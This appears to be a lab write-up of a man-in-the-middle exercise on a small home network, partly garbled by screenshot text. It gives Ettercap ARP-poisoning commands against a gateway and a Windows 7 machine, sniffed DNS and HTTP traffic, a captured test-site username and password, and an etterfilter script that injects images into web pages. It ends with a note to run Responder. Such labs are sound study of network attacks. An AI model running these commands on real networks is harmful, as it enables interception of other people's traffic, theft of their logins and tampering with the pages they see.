

1.2.5. IP Addresses

| | |
|-----------|--------------|
| Windows 7 | 192.168.1.22 |
| Kali | 192.168.1.23 |
| Gateway | 192.168.1.1 |

1.3.1. Intercepting gateway traffic

```
ettercap -Tq -I eth0 -M arp:remote /192.168.1.1/ //
```

```
root@kali: ~
File Edit View Search Terminal Help
Mon 19:14
root@kali: ~
J..4...U...<..1.y..H..(....f.....A.....T.8./+U/M...../.P.C.I..B..R.....~/. ....;y..mL.....D.... -S..I.=
..W...F
v...Q..06..x..~[....!IVP?..N..../.r..>a..X...$.os.q*!r..A^.....q..4....dU..[A..H..,6{l..3..Y...%Q..c....x
J*..!....V;...g.T....m..y.-T->\A..h'.0..06.....{z ..e..v$*.%{../$....2.d..z^L{
.R]....~..a.H.....H'.....a..#thx.....e..e..9..\KMC.f4..D..}\}....\K%....&..C%..
.2.E..b..l.L....z.0.....n.....j.....v.0..R.F..0'\#....2.....L)=b..x..B-C.s)=b..`h.I..f%@5..t.p.2....m..
%.PPI.W..W....7.....3.....F.`..2.....xT.."..@.Q)..{.a..i.T.....m*.....P...6..(.#0.[M.3..GfKtU"yZ....G8..5g.....
.0...3.....]....4.....].\k.....v..B.....LE.r *....Y$....&G4..4~....v.0V..bP.%cSV....i.....S.....-|....@..q..z9..I
..A.g....1.s..LM.!..b..E..,$.dRE....N(..;R.....E.8.....V.{..LL.....X..).3d+Fg..5B..7..o.'f.*Y..bt.n...) 6....Q..S
..L..E..;Z..F..2.....v.4.....g.i.W.{.k;L9?..P..D..A....."??).....+......d.=.....<.....k..[:*..5.
..k.....f.....3I..#&.....0.k..Su.H..rJ...../....lS0t.k.
..}\.5:59..$7s.U.>....C..N.<~.

Mon Feb 13 19:10:02 2017 [10590]
UDP 192.168.1.7:49760 --> 192.168.1.1:53 | (47)
5.....connectivitycheck.gstatic.com.....
Computer
Mon Feb 13 19:10:02 2017 [30393]
UDP 192.168.1.1:53 --> 192.168.1.7:49760 | (63)
5.....connectivitycheck.gstatic.com.....
"
Mon Feb 13 19:10:02 2017 [455895]
TCP 134.170.179.168:443 --> 192.168.1.5:50020 | RA (0)
rtt8812AU_
Mon Feb 13 19:10:02 2017 [588010]
UDP 192.168.1.22:55713 --> 192.168.1.1:53 | (43)
9`.....teredo.ipv6.....microsoft.com.....
```

1.3.2. Targeting Windows 7

```
ettercap -Tq -I eth0 -M arp:remote /192.168.1.1/ /192.168.1.22/
```

```
root@kali: ~
File Edit View Search Terminal Help
.\.....www.michaelaesposito.com.....
Security
Mon Feb 13 19:17:38 2017 [549607]
UDP 192.168.1.1:53 --> 192.168.1.22:58925 | (58)
.\.....www.michaelaesposito.com.....<..4Zs.

Mon Feb 13 19:17:38 2017 [557482]
TCP 192.168.1.22:49194 --> 52.90.115.152:80 | S (0)

Mon Feb 13 19:17:38 2017 [579334]
TCP 52.90.115.152:80 --> 192.168.1.22:49194 | SA (0)
17689.py

Mon Feb 13 19:17:38 2017 [580420]
TCP 192.168.1.22:49194 --> 52.90.115.152:80 | A (0)

Computer VMWare
Mon Feb 13 19:17:38 2017 [580679]
TCP 192.168.1.22:49194 --> 52.90.115.152:80 | AP (426)
GET / HTTP/1.1.
Accept: application/x-ms-application, image/jpeg, application/xaml+xml, image/gif, image/pjpeg, application/x-ms-xbap, */*.
Accept-Language: en-us.
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0).
Accept-Encoding: gzip, deflate.
Host: www.michaelaesposito.com.
Connection: Keep-Alive.
.
```

1.3.3. Viewing Network Traffic

```
root@kali: # ettercap -Tq -i eth0 -M arp:remote /192.168.1.1/ /192.168.1.22/
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth0 -> 00:0C:29:97:ED:C3
    ettercap[ 192.168.1.23/255.255.255.0
      fe80::20c:29ff:fe97:edc3/64

SSL dissection needs a valid 'redir command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...
  1/61...py

  33 plugins
  42 protocol dissectors
  57 ports monitored
20530 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
  Defense

Scanning for merged targets (2 hosts)...
* [=====| 100.00 %
6 hosts added to the hosts list...
  882IAU
ARP poisoning victims:
  GROUP 1 : 192.168.1.1 A4:2B:8C:E6:FF:70
  GROUP 2 : 192.168.1.22 00:0C:29:39:CD:42
Starting Unified sniffing...
  2.0.4.tar.gz
Text only Interface activated...
Hit 'h' for inline help

  LuaIT-2.0.4
Packet visualization restarted...
```

1.3.4. Watch and capture username and password

Captured password for www.michaelaesposito.com
espositoTest::password

```
root@kali:~# ettercap -Tq -L dump -i eth0
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth0 -> 00:0C:29:97:ED:C3
    192.168.1.23/255.255.255.0
    fe80::20c:29ff:fe97:edc3/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20530 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |=====>| 100.00 %

  8821AU
12 hosts added to the hosts list...
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

HTTP : 52.90.115.152:80 -> USER: PASS: password INFO: http://www.michaelaesposito.com/user/login
CONTENT: name=espositoTest&pass=password&form_build_id=form-RkWQBISIA-GTS09K9uf08h7eI5s96Ge1NbTP30g7lhA&form_id=user_login_form&op=Log+in'

Closing text interface...
```


1.3.5. Saving Output

Output from previous capture save to dump.ecp and dump.eci

1.3.6.a Using Etterfilter to inject something basic into a web page

```
Summary: ###### File Edit Selection View Goto Tools Project Preferences Help
# Jolly Pwned -- ig.filter -- filter source file
# By Irongeek, based on code from ALoR & NaGA
# Along with some help from Kev and jon.dimml
# http://ettercap.sourceforge.net/viewtopic.php?t=2833
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
#####
if (ip.proto == TCP && tcp.dst == 80) {
    if (search(DATA.data, "Accept-Encoding")) {
        replace("Accept-Encoding", "Accept-Rubbish!");
        # note: replacement string is same length as original string
        msg("zapped Accept-Encoding!\n");
    }
}
if (ip.proto == TCP && tcp.src == 80) {
    replace("img src=", "img src=\"https://pbs.twimg.com/profile_images/651455053694410752/C4m5QeIV_400x400.png\"");
    replace("IMG SRC=", "img src=\"https://pbs.twimg.com/profile_images/651455053694410752/C4m5QeIV_400x400.png\"");
    msg("Filter Ran.\n");
}
```

The above script produced the following output:



2. Run Responder on the server address //ghh/